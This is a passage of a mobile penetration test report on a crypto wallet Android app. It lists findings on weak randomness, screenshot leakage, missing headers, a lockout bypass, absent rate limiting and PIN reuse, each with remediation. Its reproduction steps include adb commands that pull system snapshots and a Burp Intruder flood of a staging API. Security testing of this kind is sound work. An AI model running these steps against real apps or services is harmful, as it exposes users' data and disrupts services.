
- [OWASP Mobile Security Testing Guide \(MSTG\)](#)
- [OWASP Cryptographic Security Guidelines](#)
- [Android Security Best Practices](#)
- [Java Security Guide \(SecureRandom\)](#)

STEPS TO REPRODUCE

1. Open the apk in jadx-gui application. Search "import java.util.Random" and observe the result.



2. Now open any of the highlighted files and observe that the code contains import java.util.Random functions.



```

1 package js.util.concurrent;
2
3 import com.google.android.gms.common.api.a;
4 import js.util.stream.A0;
5 import js.util.stream.AbstractC1528c4;
6 import js.util.stream.IntStream;
7 import js.util.stream.K;
8 import java.io.ObjectOutputStream;
9 import java.io.ObjectStreamField;
10 import java.security.AccessController;
11 import java.security.PrivilegedAction;
12 import java.security.SecureRandom;
13 import java.util.Random;
14 import java.util.concurrent.atomic.AtomicInteger;
15 import java.util.concurrent.atomic.AtomicLong;
16 import java.util.stream.DoubleStream;
17 import java.util.stream.IntStream;
18 import java.util.stream.LongStream;
19
20 /* loaded from: classes2.dex */
21 public class ThreadLocalRandom extends Random {
22     private static final long serialVersionUID = -5851777807851030925L;
23
24     /* renamed from: a reason: collision with root package name */
25     long f13907a;
26
27     /* renamed from: b reason: collision with root package name */
28     int f13908b;
29
30     /* renamed from: c reason: collision with root package name */
31     boolean f13909c;
32     private static final ObjectStreamField[] serialPersistentFields = {new ObjectStreamField("rnd", Long.TYPE), new ObjectStreamField("initialized", Boolean.TYPE)};
33
34     /* renamed from: d reason: collision with root package name */
35     private static final ThreadLocal f13903d = new ThreadLocal();
36
37     /* renamed from: e reason: collision with root package name */
38     private static final AtomicInteger f13904e = new AtomicInteger();
39
40     /* renamed from: f reason: collision with root package name */
41     private static final ThreadLocal f13905f = new ThreadLocal();
42
43     /* renamed from: a reason: collision with root package name */

```

M-08 Sensitive information disclosure through auto-generated screenshot

Severity **Medium** Status ● Resolved Category Insecure Data Storage

TESTING DETAILS

- Original finding number: 5.24
- Tools used: Memu & adb
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

It is observed when the user puts the application in background mode after adding sensitive information and captures screen-shot and observes that screenshot which contains all the sensitive information.

VULNERABLE LOCATION

The vulnerability is present throughout the xenea-wallet.apk

TECHNICAL IMPACT

Sensitive information displayed on the screen will be captured in the screenshot and it may disclose sensitive information about the application or application user. So a successful attack of this vulnerability leads to loss of confidentiality.

BUSINESS IMPACT

This can affect the customers if any sensitive data is leaked and harm the reputation of the organization.

REMEDIATION

- Developer can implement "FLAG_SECURE" option in application which is something similar to the following code:-

```
getWindow().setFlags(WindowManager.LayoutParams.FLAG_SECURE,WindowManager.LayoutParams.FLAG_SECURE);
```


```
setContentView(R.layout.activity_main);
```

REFERENCES

- [Android Data Storage](#)

STEPS TO REPRODUCE

1. Open application enter the username and password, now send the application in the background.




2. Observe the snapshots folder. Run the following command to pull the snapshots folder.

Command: `adb pull /data/system_ce/0/snapshots`

```
C:\Users\sampr\Desktop\eMAPT\Tools\platform-tools>adb -s 127.0.0.1:21523 shell
ASUS_Z01QD:/ # cd /data/system_ce/0/snapshots
ASUS_Z01QD:/data/system_ce/0/snapshots # ls
17.jpg 17.proto 17_reduced.jpg
ASUS_Z01QD:/data/system_ce/0/snapshots # cp 17.jpg /sdcard/
ASUS_Z01QD:/data/system_ce/0/snapshots # exit

C:\Users\sampr\Desktop\eMAPT\Tools\platform-tools>adb -s 127.0.0.1:21523 pull /sdcard/17.jpg
/sdcard/17.jpg: 1 file pulled, 0 skipped. 4.0 MB/s (261245 bytes in 0.063s)
```

3. Observe the auto-generated screenshot disclose the sensitive information.



M-09 Missing Security Headers

Severity **Medium** Status ● Resolved Category Missing Security Headers

TESTING DETAILS

- Original finding number: 5.28
- Tools used: Burp Suite
- Date of reporting: 10th March 2025

VULNERABILITY OBSERVATION

While intercepting the API request in Burp Suite and sending it to Repeater, I observed that several critical security headers were missing in the response. The absence of Strict-Transport-Security (HSTS) allows attackers to perform Man-in-the-Middle (MITM) attacks by forcing users to connect over an insecure HTTP connection. The Content-Security-Policy (CSP) header was missing, making the application vulnerable to Cross-Site Scripting (XSS) attacks and data injection threats. The X-Frame-Options header was not present, leaving the application susceptible to Clickjacking attacks, where attackers can trick users into performing unintended actions. Additionally, the missing Referrer-Policy header increases the risk of data leakage, as sensitive information could be exposed when users navigate between different sites.

VULNERABLE LOCATION

<http://api-stg.xenea.network/>*

<https://mobile-api.staging.xenea.app/>*

TECHNICAL IMPACT

The absence of Strict-Transport-Security (HSTS) allows attackers to perform Man-in-the-Middle (MITM) attacks, enabling data interception and downgrade attacks to force insecure HTTP connections. Without Content-Security-Policy (CSP), the application is vulnerable to Cross-Site Scripting (XSS), where attackers can inject malicious scripts to steal user data or hijack sessions. The missing X-Frame-

BUSINESS IMPACT

REMEDICATION

REFERENCES

- `www-project-secure-headers`
- `Strict-Transport-Security`
- `Content-Security-Policy`
- `X-Frame-Options`
- `Referrer-Policy`

1. Capture the API Request in Burp Suite. Send the Request to Burp Suite Repeater. Analyze the Response for Missing Security Headers.

safeedges.in

[illegible]

M-10 Account logout not properly configured

Severity **Medium** Status ● Acknowledged Category Account logout not properly configured

TESTING DETAILS

- Original finding number: 5.30
- Tools used: Memu
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

During testing, it was observed that the account lockout mechanism in xenea-wallet.apk is not properly enforced. Even after the account is locked, users can still log in using the correct PIN, bypassing the intended security restriction.

VULNERABLE LOCATION

All the login with pin feature is implemented in xenea-wallet.apk

TECHNICAL IMPACT

Weak account lockout mechanisms allow brute-force attacks, enabling attackers to guess PINs and gain unauthorized access. Compromised user accounts can lead to unauthorized transactions, data theft, and identity fraud.

BUSINESS IMPACT

Increased risk of account takeovers and financial losses for users. Non-compliance with security standards may lead to regulatory fines. Loss of user trust, damaging the company's reputation.

REMEDIATION


Implement a proper account lockout mechanism that temporarily locks the account after a defined number of failed login attempts.

REFERENCES


- [OWASP Authentication Cheat Sheet](#)
- [NIST Guidelines on Account Lockout](#)

STEPS TO REPRODUCE


1. Open the Android application and navigate to the reset pin module where the password is required.




2. Enter an incorrect password multiple times (e.g., 3-5 attempts) until the application shows a message stating that the password attempt limit has been exceeded.



3. Observe if the system restricts further login attempts or prevents password input as expected. Now enter the correct password after exceeding the limit.



4. Notice that despite the system indicating that the account is locked, it still allows login with the correct password.



M-11 No rate limit leads to Dos.

Severity **Medium** Status ● Resolved Category No ratelimit

TESTING DETAILS

- Original finding number: 5.31
- Tools used: Burp Suite Intruder
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

The application allows users to add notes at a specific location. However, during testing, it was discovered that there is no rate-limiting mechanism in place, allowing an attacker to create multiple notes from the same address without any restrictions.

VULNERABLE LOCATION

<https://mobile-api.staging.xenea.app/wallet/v1/create>

Parameter: address

TECHNICAL IMPACT

The absence of rate limiting on the note creation functionality allows attackers to automate requests and create an unlimited number of notes from the same address. This can lead to resource exhaustion, impacting application performance and stability. Attackers can exploit this to spam the system, manipulate data integrity, or overload the database, potentially causing denial-of-service (DoS) attacks. Additionally, automated bot abuse can degrade user experience and make legitimate use of the feature difficult. Without proper restrictions, this vulnerability can be combined with scripted attacks to exploit business logic flaws, leading to unauthorized bulk data insertion and system abuse.

BUSINESS IMPACT

The absence of rate limiting allows attackers to flood the system with excessive notes, leading to database bloating and potential service degradation. If exploited, this could slow down or crash the application, impacting legitimate users and overall system performance. Attackers can also abuse this flaw for spam, fraudulent content creation, or data manipulation, reducing trust in the platform. This not only increases operational costs but also risks reputational damage and non-compliance with security best practices like OWASP API Security Top 10.

REMEDIATION

To mitigate this vulnerability, the application should implement rate limiting to restrict the number of notes that can be created from a single address within a specific time frame. Server-side validation should enforce limits on repeated requests to prevent automated abuse. Implementing CAPTCHA, authentication-based throttling, or IP-based request restrictions can further enhance security. Additionally, monitoring and logging mechanisms should be deployed to detect and block excessive requests, ensuring system stability and compliance with security best practices.


REFERENCES

- [Rate_Limiting_Cheat_Sheet](#)


- rate-limiting
- X-RateLimit-Limit
- rate-limiting-strategies-techniques

STEPS TO REPRODUCE

1. Observe that currently there are only 2 notes created.



2. Now navigate to the "Add Note" section. Enter a sample note and submit it, Capture the request on the burpsuite and send it to the intruder.



3. Set the Insertion Point. the note_address or note_id field and highlight it. "Add \$" to set it as a variable parameter for payload injection and run it for 50 times and click on start attack.

Sniper attack

Target: `https://mobile-api.staging.xenea.app` ☒ Update Host header to match target

Positions:

Payloads

Payload position: All payload positions
 Payload type: Numbers
 Payload count: 50
 Request count: 50

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range
 Type: ☒ Sequential ☐ Random
 From: 1
 To: 50
 Step: 1
 How many:

Number format
 Base: ☒ Decimal ☐ Hex
 Min integer digits: 0
 Max integer digits: 2
 Min fraction digits: 0

4. Now check the server responses and it will allow you to create 50 notes.

6. Intruder attack of https://mobile-api.staging.xenea.app

Results Positions

Capture filter: Capturing all items ☐ Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
46	46	200	185			2725	
47	47	200	195			2725	
48	48	200	194			2725	
49	49	200	288			2725	
50	50	200	198			2725	

Request Response

Pretty Raw Hex Render

Finished

5. Now check that the multiple duplicate notes were created under the *50 address.

Request

Pretty Raw Hex JSON Web Token

Response

Pretty Raw Hex Render

Inspector Notes

Done

8,479 bytes | 596 millis

M-12 PIN History Not Enforced

Severity **Medium** Status ● Resolved Category PIN History Not Enforced

TESTING DETAILS

- Original finding number: 5.32
- Tools used: Memu
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

The application allows users to reset their PIN but does not enforce PIN history restrictions. This means a user can reset the PIN to the same one previously used, which defeats the purpose of a secure reset mechanism. A strong authentication system should prevent the reuse of old PINs to enhance security and mitigate risks like credential stuffing or unauthorized access.

VULNERABLE LOCATION

Affected Module: Authentication & Security

Feature: PIN Reset

TECHNICAL IMPACT

The lack of PIN history enforcement in the reset functionality significantly weakens authentication security. Attackers or users can reuse previously compromised PINs, making brute-force attacks easier and reducing the effectiveness of a PIN reset. Since the application does not check against previously used PINs, a malicious user who gains access once can reset and reuse the same PIN, maintaining persistent access. This violates authentication best practices and increases the risk of unauthorized access, credential stuffing, and account takeovers. Additionally, the absence of PIN history validation fails to comply with security standards like OWASP Authentication Guidelines and PCI-DSS, which recommend preventing credential reuse to enhance security.

BUSINESS IMPACT

Allowing PIN reuse weakens account security, making it easier for attackers to regain access after an initial compromise. This increases the risk of account takeovers, fraud, and unauthorized transactions, leading to financial losses. Failure to enforce PIN history also violates compliance standards like OWASP, PCI-DSS, and GDPR, which could result in regulatory penalties or legal consequences. Additionally, if exploited at scale, this vulnerability could lead to customer distrust, reputational damage, and increased support costs due to frequent account compromises and security incidents.

REMEDIATION


- The application should enforce PIN history restrictions by storing a hash of the last 3–5 previously used PINs and preventing users from reusing them. Implement server-side validation to check new PINs against stored hashes before allowing a reset.
- To further strengthen security, enforce PIN complexity rules (e.g., minimum length, no sequential digits) and rate-limiting to prevent brute-force attempts. Additionally, logging and monitoring should be implemented to detect repeated reset attempts, ensuring compliance with OWASP, PCI-DSS, and other security standards.

REFERENCES


- [Password_Storage_Cheat_Sheet](#)
- [PCI_DSS_v4](#)
- [Enforce password history](#)

STEPS TO REPRODUCE


1. Open the application and navigate to the PIN Reset section and click on it.




2. Now enter the current PIN.

